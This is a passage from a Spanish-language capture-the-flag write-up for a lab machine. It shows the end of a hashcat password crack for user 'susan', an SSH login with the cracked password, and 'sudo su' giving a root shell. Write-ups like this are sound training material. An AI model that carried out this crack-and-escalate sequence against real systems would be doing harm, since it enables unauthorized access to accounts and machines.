Candidates.#1....: susan_nasus_981539210 → susan_nasus_643759210
Hardware.Mon.#1..: Util: 50%

Started: Mon Nov 18 17:01:44 2024
Stopped: Mon Nov 18 17:03:59 2024
```

Vamos a probar a iniciar sesion por ssh:



```
└─$ ssh susan@10.10.11.253
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Nov 18 10:04:21 PM UTC 2024

  System load:           0.0
  Usage of /:            63.7% of 5.80GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             236
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.253
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6cb3
```

Ahora podemos ejecutar cualquier comando como root:



```
susan@perfection:~$ sudo su
[sudo] password for susan:
root@perfection:/home/susan# whoami
root
```